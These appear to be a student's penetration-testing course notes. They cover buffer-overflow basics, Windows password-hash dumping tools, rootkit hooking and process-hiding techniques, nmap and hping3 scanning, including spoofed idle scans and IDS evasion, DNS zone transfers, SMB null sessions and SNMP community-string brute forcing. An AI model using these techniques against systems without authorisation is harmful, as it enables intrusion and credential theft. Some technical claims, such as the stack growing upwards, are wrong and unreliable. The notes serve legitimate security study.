

General Notes

# 

## 14/05/201

IP addresses

Ipv6 - 128 bit address

Ipv4 - 32 bit address (less unique addresses)

* 0.0.0.0 default network, 255.255.255.255 broadcast address (both used for routing)
* 127 loopback addresses
* CLASSES
  + Ip addresses can be split into ABCDE classes of different ranges
* PRIVATE ADDRESSES
  + Internal use addresses. (service providers block)
  + A(10.x.x.x)B(172.16.X.X) C(192.168.X.X)

e-Learn Notes

# System Security

## Architecture Fundamentals

Machine code: Hex → translated to assemble (ie. netwide assembler and microsoft macro assembler)

Each CPU has its own Instruction Set Architecture (ISA). Ie. memory, registers. Eg;

* X86 instructions set
  + 32 bit processors
* X64 / x86\_65 /amd64
  + 64 versions

Note. Bit is the length of the registers

8 General purpose registers (GPR). Different types, ie. EAX: accumulator for arithmetic

EIP register, instruction pointer, controls the program execution by storing address of the next instruction

### Process Memory


Text → instruction segment, readonly

Data → initialised and uninitialised data. Ie variables [Block started by symbol(BSS) defaults uninitialised variables ]

Heap → if the data region needs to be extended

Stack→ LIFO, high part of memory. Saves return add, function args, local variables. ESP ( stack pointer is to identify the top of the stack). Stack grows upwards

* PUSH: subtracts 4(32b) or 8(64b) from esp and writes to memory address in esp and updates to top of stack
* POP: adds

Instructions remain in stack until overwritten

### Stack Frames

Stack frame is a logical area that is pushed ( for a func) or popped (return val)

* Created when subroutine (function or proc) is created. Assigned to the current ESP.
* When a new stack frame is created , ebp and esp are used, the old ebp is saved on stack ( so the old stack info isn't lost)

### Prologue

Sequence that occurs prior to a function being pushed onto the stack and called

1. {PUSH ebp} → save old base pointer onto the stack ( so when function returns it can be called). EPB is no at prv stack frame
2. {MOV ebp, esp} → [dest, src] copy ESP to the EBP. ie.make a new stack frame by moving the pointer to the top of the stack into the pointer for the base (ebp)
3. {SUB esp, X} → moves the top of the stack (stack pointer) subtract X places to make space for variables. Since stack grows upwards, subtracting grows it upwards
4. Variables are copied to stack (hex values offset by either pointer)
   1. Ie.{ MOVE DWORD PRT SS:[ESP + Y ], 0B}
      1. Move variable (0B) into address pointed to by base pointer offset by Y

### Epilogue

What occurs after a return statement, to the previous procedure/stackframe (which can be restored due to the EBP saved to the stack in the prologue

1. {move esp, ebp} → copy the current base pointer into the stack pointer. Ie, restore previous stack frame (they are the same at this point)
2. {POP ebp} → return to the caller by retrieving the base pointer. This pops what is at the top of the stack (which is the ebp as saved in the first step of the prologue)
3. Ret → pops top of stack into old eip. Jumps to that location


### Video Notes (Stack Frames)

* Using ‘immunity debugger’ to inspect compiled code
* Move esp, ebp & pop ebp is equal to leave

### Endianness [representing stored data in memory]

Most Significant Bit (MSB) → in a binary no. is the largest value, usually the first on the left. Eg; 100

Least Significant Bit (LSB) → first from right, Eg; 100

* Big Endianness → LSB is at the highest memory address and MSB is at the lowest memory address
* Little Endianness → MSB is stored at the highest memory address and the LSB is at the lowest

### NOP[no operation instruction]

Assembly language instruction that is skipped. (0x90)

NOP-sled → fill a large/small portion of the stack with NOPs. This allows access to the instruction we wish to execute. Used in buffer overflows

### Security Implementations

Address Space Layout Randomisation (ASLR) → os loads same executable in different locations in memory every time. However all modules don’t have ASLR enabled. There could be a DLL without protection

Data execution prevention (DEP) → prevents execution of code from pages is memory that aren’t marked as executable.

Stack-Cookies (CANARY) → preloaded values is inserted in the prologue, when the epilogue is run, the same value is checked

## Assembler, Debuggers and Tools Arsenal

Opcode → operation code (assembly mnemonissembler

Program that translates assembly language to machine code.

EG:

Microsoft Macro Assembler (MASM), x86 assembler that uses Intel syntax for MS-DOS and Microsoft Windows.

GNU Assembler (GAS), used by the GNU Project. Default back-end of GCC.

Netwide Assembler (NASM), x86 architecture used to write 16-bit, 32-bit (IA-32) and 64-bit (x86-64) programs, one of the most popular assemblers for Linux.

Flat Assembler (FASM), x86, supports Intel-style assembly language on the IA-32 and x86-64.

Linker → takes object file from assembler and creates an executable

Assembly → Code

ASM → Assembler → Object File (eg. Kernel32.dll and user32.ll) → Linker → Executable

→ Static Library → Linker → Executable

### Compiler

Converts high level source code (eg. c) into low level code or directly into an object file.

### NASM

Netwide Assembler/


NASM-x project of macros,includes etc

|  |
| --- |
| Nasm -f win32 demo1.asm -o demo1.obj |

|  |
| --- |
| Golink.exe /entry \_main demo1.obj kernel32.dell use32.dll |

### 

### ASM Basics



Subroutines are implemented via

Call → pushes current EIP to stack and jumps to the function address specified.

Compiler

|  |
| --- |
| gcc -m32 codefile.c -o code.exe |

→ -m32 compile for 32 bit environment

→ -o output compiled version to a file

Decompiler

Objdump - disassemble executable files

Into a text file with; addresses in memory, opcodes, assembly codes

|  |
| --- |
| Objdump -d -Mintel code.exe > disasm.txt |

Mintell is the architecture for

## Buffer Overflows

Strcpy does not check for bounds

Strncpy the ‘safe’ version that asks for the length of the buffer

Where to go to execute another function that you control?

→ objdump to get the disassembly

→ find the address of the instruction of the function and overwrite the eip

→overflow with unique characters at the end to see where the error occurs (occurring because app cannot execute the instruction at that specific point , overwritten)

→replace eip with address of function

When str cpy encounters a null byte it stops copying string data, therefore payload must be free of null bytes

### 

### Finding Buffer Overflows

Using unsafe operations eg:

* Strcpy
* Strcat
* gets/fgets
* scanf/fscanf
* Memcpy
* Printf
* Vsprintf

Languages that provide raw access to memory.

Fuzzing

Provide invalid data/ random inputs; via command line, network data, shared memory regions → memory/cpu hogging, crashes

Finding Overflow

Inserting large amounts of data to crash and find the EIP offset is hard, use scripting tools. Eg. pattern\_create & pattern\_offset

.patterncreate.rb 100 → output is used as argument. Find value overwritten (ie at the end of the error message ) input into pattern\_offset.rb 0xVALUE

This will give the offset required

When ASLR is enabled , kernel32.dll functions are at fixed addresses

#### STEPS

## Cryptography and Password Cracking

Cryptography → comm secretly

Encryption → message into a ciphertext ( not understandable by a human)

Decryption → retrieve original message from ciphertext with correct key

### Classification

#### Keys

Symmetric-key → sender and receiver share the same key.

* DES
* AES
* RC4
* Blowfish

Public-Key / Asymmetric → two keys for each party. Public key and a private key

Ie. if a message is encrypted with “X’s” public key, only “X’s” private can decrypt it.

* Based on Factorisation problems (no known way to find all factors of big numbers)

#### Data

Types of Algorithms

Block-Cipher → handles data in blocks ( chunks of bytes) eg. DES, AES.

There are multiple modes

* ECB ( electronic code book) / depreciated → each ‘chunk’ of data is encrypted separately
* CBC ( cipher block chaining) → each ‘chunk’ of data is derived from the previous blocks (key for next block from cipher text). An initialisation vector is used for the first block

Stream-Cipher → one byte at a time eg. RC4

### Cryptographic Hash Function

Properties

1. Preimage resistance → cant find original message
2. Second preimage resistance → given input, can't find another input with same hash

### Public Key Infrastructure

Hardware / software/ people / policies to control digital certificates

Verify identity, must be unique for each Certificate Identity

A certificate binds a public key with an identity, so only that identity can decrypt it

#### Public Key Certificates Standards

X.509 → using protocols like ssl/tls/ mime and ipsec ect

Eg → .DER , .PEM, .P7C

#### SSL Certificates

Provide proof of identity & provide secure channel for transmitting data

Root Certificate Authority signs certificates of intermediate CA’s which sign SSL certificates of Websites

EG>

User visits a Website (browser stores public key of the root CA)

User verifies SSL Certificate, public key of signer

### SSL

Secure sockets layer → protocol to communicate securely

* Uses PKI’s and Symmetric Key encryption to establish communication channels between two entities.

### Digital Signature

Authenticate a message

Original message is hashed and signed( algorithm such as DSA, RSA) with private key .

This can be checked by;

The receiver Decrypting signature with public key and comparing if it is the same hash value as hashing the message sent.

### PGP (pretty good privacy)

Windows Computer program to provide privacy and auth, encrypts files and applies digital signature.

It is a web of trust, easy fast (no root ca, have to trust public)

Open PGP

Standards that describe the formats for encrypted messages, keys and digital signatures;

Key → name of owner, numerical values, key for encryption,algorithm, expiration data

keyring, store public and private key.

Encryption → generate symmetric key & encrypt it with a public key, encrypt message with this

### Secure Shell (SSH)

Network protocol for data exchange between two networked devices

Create tunnels → encrypted traffic

* Bypasses firewalls and services

Port forwarding

Secure file transfer

### Cryptographic Attacks

Plain text → access to plain and corresponding cipher text

Ciphertext → only cipher text

#### Brute force

* Des length of 56 bit, insecure

#### Dictionary

* Most likely, symmetric key algorithms

#### Rainbow Tables

* Compare hashes (md5)

#### Side Channel

* Take into account physical. Ie time taken to perform encryption etc

#### Birthday Attacks

* Discover collisions in md5 or sha1

### Windows Passwords

All stored in SAM (security accounts manager) → registry database file

* LM hash
* NT hash

Not accessible while system is running

Also stored in HKEY\_LOCAL\_MACHINE/SAM registry [not available when running, need system]

Remotely → dumped from memory(requires admin account, pwdump, fgdump, ophcrack, Metasploit hashdump)

Locally → local admin from memory if system is running , else get from sam

OR

Bypass windows login, kon boot change windows kernel while booting, log in a sroot

## Malware

### Classification

Virus → copies itself NOT through vulns . ie. host moves infected file to other systems

Trojan Horse → seems to perform a function by facilitates unauthorised access

Rootkit → hide that a compromise has been done, hides processes , files etc.

* Installed as drivers or kernel
* Supplements other malware
* On app level, library level, kernel level, hypervisor level, firmware level

Bootkit → grabs os during boot

Greyware → spyware and adware

Dialer → connect to high charging numbers

Botnet → collection of compromised computers running commands automatically via a command and control server

### Techniques Used By Malware

#### Streams

Streams are a feature of NTFS file systems, not on FAT systems

Ie. instead of a file file.txt:hstream

And retrieve via <

#### Hooking Native API’s

SSDT, system service descriptor table

Native api resides in the ntll.dll communicate with the kernel mode

Native api <→ ssdt table ←> kernel mode

Ie. directory query uses into NTQueryDirecortyFile, hooking means that different function is called instead (by modifying the ssdt table)

#### Hooking IRP

Io request packets → transmit data from one component to another. Used by network interface, file system, mouse etc. Drivers

USe by: become a filter driver → register with the os as an attached device or driver

Hooking the function pointer

#### Hiding a Process

Need to:

* Hook ntopenprocess Native API ( ssdt)
* Hide from EPROCESS list (list of active procesS) → unlink active process links
* Unlink any drivers from Ps Loaded Module List

#### API Hooking


IAT → import address table. Resolve runtime dependencies. Ie modifying the dependency link to kernell32 in the IAT table of the exe

EAT → Export address Table. Maintained in DLL’s

Inline Hooking → modify first few bytes, replace with our code modifying the IP

# Network Security

## Information Gathering



Passive → not exposing our presence

Active → interacting with a system

Mind mapping online research

Foca , get files with passwords and os from google given a key word

### Infrastructure

Tools & PRocesses for Enumeration

* WHOIS ( tcp port 43)
  + Provided by a regional internet registry
* Name Servers, DNS
  + Provide a means to use hostnames in lieu of IP’s
  + Queries produce a resource record
  + Nslookup(win)/dig(nix) → nslookup domain name OR reverse lookup with -type=PTR IP (pointer records)
  + Zone transfers → misconfiguration of dns server, ability to enumerate entire dns record for that zone
* IP
  + Use nslookup.
  + Ip search on google for subdomain enumeration

Netblocks → range of Ip addresses, usually assigned to an ISP or gov

#### Maltego

Source intelligence and forensics application

Series of transformations

DNSdumpster → discovered hosts related to a specific domain

DNSEnum→ host a record, name servers, MX Records

#### Scanning

Fping -A (imcp ping)

Hping

Nmap -sn (ping sweep not a port scan)

However, ICMP is often is disabled on routers and firewalls.

### LAB NOTES (@2)

* Ping sweep (nmap -sn IPRANGE) → icmp requests and TCP on 80/443
* TCP, no ping (nmap -n -sn RANGE) → no dns resolution, no portscan. Therefore if firewall drops pings. Can still discover
* Get nameservers = Nslookup, server (dns serverIP), set q=NS, domainname
* get nameserverIP = Nslookup, server (dns serverIP), nameserver
* Zone Transfer (host -t axfr domainname serverIP OR dig @serverIP domain -t AXFR +nocookie
  + Allows enum of the entire dns record for the server

## Scanning

### Three Way Handshake

Syn

Syn + Ack

Ack

Each has a sequence number. The ACK back is an increment of the initial SYN

HPing to send a TCP SYN packet ( can test for a SYN back back to see if port is open)

### 

### Nmap

sS -> tcp syn scan,not a fill tcp connection. Half open scanning, syn -synack -rst

|  |  |
| --- | --- |
| open | Syn ack |
| Closed | Rst + ack |
| Filtered | ICMP Unreachable  No response |

sT → tcp connect scan

* Underlying os to establish a tcp connection to the ost. No raw packet used like with other scans

Syn,synack,ack, rstack (full tcp communication)

sU → udp scan

sI → idle scan

* Zombie used in a target network, host that does not receive or send packets.

V → verbosity mode, nmap determines the IP ID sequence, to see if it is incremental

#### 

n→ never do dns resolution (generates a lot of noise)

b→ bounce scan, ftb bounce attack, port command on ftp, launch scans from a vulnerable ftp server

sN ( TCP null, no bits scanned) sF (Fin, only sets the fin bit) sX (xmas scan, sets fin push and urg packets) → if tcp is sent a packet without the syn/rst/ack bits set. It returns a rst if is closed, and no response if open

sA→ ack scan, used to map out rulesets of firewalls determine if devices are stateful. Only ack is set.

sO → ip protocol scan, enumerates type of ip protocols. Walks through the IP protocol field

#### Zombie IDLE Scan

Probe ip check value

Make syn packet, with source address of the zombie, send to port of ip.

Probe ip check

Scan with nmap -sI idle scan and (Pn)

### Nmap Scripting Engine (NSE)

/usr/share/nmap/scripts

--script-help “smb\*” amd discovery

--script script\_name

* Smb-os-discovery
* Smb-enum-shares
* Default

### HPing3 for Idle

Finding a zombie host = -r (relative ID) -S (syn), has to be done on an open port

Creating a packet pretending to be the zombie host

a→ spoof zombie address

S→ syn packet

p→ port

Monitor the zombie by running the initial finding a zombie command

### 

### 

### 

### Service Detection

#### Banner Grabbing

Using telnet, netcat, ncat. Read/write data.

Eg. connection between two hosts or port 22. Responds with banner

Note: HTTP services need data to be sent

#### OS Fingerprinting

Passive fingerprinting → not sending packets to the target directly, intercepting traffic, analysing captured traffic

* P0f → passive fingerprinting tool , host uptime, operating system, TTL, user-agents p0f -i eth0

Active fingerprinting → sends packets to the target

### 

### LAB NOTES (@3)

Nmap -sn -oX 10.50.96.0/23

Nmap -sS --top-ports 18 10.50.96.0/23

Hping3 -S -P 20,53,135 10.50.97.5

hping3 10.50.97.5 -S --scan known (top 1000)

Nmap -sU 10.50.97.5

Nmap --source-port 53 -p 53 10.50.96.0/23

Nmap -O -v -iL iplist --osscan-guess (verbose to see if incremental)

Nmap -sV -iL iplist

Hping3 -S -r -p ports ip → check before and after

Hping3 -a Zombie -S -p port ip

### Firewall / IDS Evasion

#### Fragmentation

Splitting single Packet into smaller ones.

Modern IDS may be able to stitch packets together.

Nmap -sS -f IP ← fragment doesn't work with sT & sV

#### Decoys

Confuse ids with noise from a zombie

-D for decoy

#### Timings

Slow scan to blend in

#### Source Port

What port the firewall allows to go through

--source-port

## Emuneration

### NetBIOS

Netbios over TCP / IP

Communicate over LAN; sharing, printers, files etc

NetBIOS uses the following TCP & UDP ports:

|  |  |  |
| --- | --- | --- |
| Port | Protocol | Service |
| 137 | UDP | Name Services |
| 138 | UDP | Datagram Services |
| 139 | TCP | Session Services |

NameService → like DNS record, translates & maps NETBios to an IP address

|  |
| --- |
| Nbstat -n |

Mapping of the BETBios name to service is done by WINS (win. Internet name service)

Datagram Service → sending to a NETBIOS name, udp 138. Or broadcast to several computers at the same time.

Session Service → Session service to establish a connection to exchange data. Once established Server message block (SMB) is used.

### SMB

can be sent directly over TCP/IP, without the need to run over NETBios (TCP 445)

### NBStat

Nbstat -A IP

<20> means that server file and printer shares available

Linux → nbtscan

These tools use net nios naming service (NBNS) protocol

List shares;

|  |
| --- |
| Smbclient -l ip Sudo mount.cifs //ip/drive /media/sharelocal user=,pass= |

Then enum4linux

### Null Session

Rely on cifs (common internet file system) and SMB (server message block) to return info to an authenticated user, must be to IPC share

Eg. smbclient //ip/$IPC “” /local

#### 

#### Enumerate NETBios with null sess

Winfingerprint

Winfo

DumpSec

Enum4Linux then → smbclient \\\\ip\\share

### Simple Network Management Protocol (SNMP)

manage / configure networks

-Read → monitor devices

-Write → configure devices

-Trap → trap events from the device and report

-Traversal Operations → what device supports

UDP Port 161 (general) 162 (trap), agents return a response

### 

Have a header → PDU (protocol data units)

* Community String → secure password authentication
  + Private (write) or public (read\_)

MIBS (management information base) → collection of definitions which defines the properties of the managed device ie router kept for the network manager

* Structured in a tree
* OID → object identifier, beginning of the tree. Managed objects

### SNMP Attacks

|  |  |
| --- | --- |
| Flooding (sending trap messages) | DOS attack which involves spoofing an SNMP agent and flooding the SNMP trap management with tens of thousands of SNMP traps, varying in size from 50 bytes to 32 kilobytes, until the SNMP management trap is unable to function properly. |
| Community(using community strings) | Using default community strings to gain privileged access to systems. |
| Brute Force(guess community string) | Using a tool to guess the community strings used on a system to achieve elevated privileges. |

#### Enumerating

Obtaining Community strings

* Sniff network traffic, snmp1/2 uses clear text

Snmpwalk → queries the MIBS tree with the SNMP Get Next to find OID

snmpset→ uses snmp set request to change information on network entity

Nmap → snmp-brute, snmp-info, snmp-\*

* Snmp-win32-services (enum)

### Video NOTES (SNMP Enumeration)

* Get information from the target

Snmpwalk -v 2c -c public ipaddress ← version 2c

Snmpwalk -v -2c -c public ipaddress OID ← details for an oid

Sudo nmap -sU -p 161 --script snmp-win32-services ipaddress ← default udp port

* Get community string

Sudo nmap -sU -p 161 --script snmp-brute ipaddress

* Users

Sudo nmap -sU -p 161 --script snmp-win32-users ipaddress

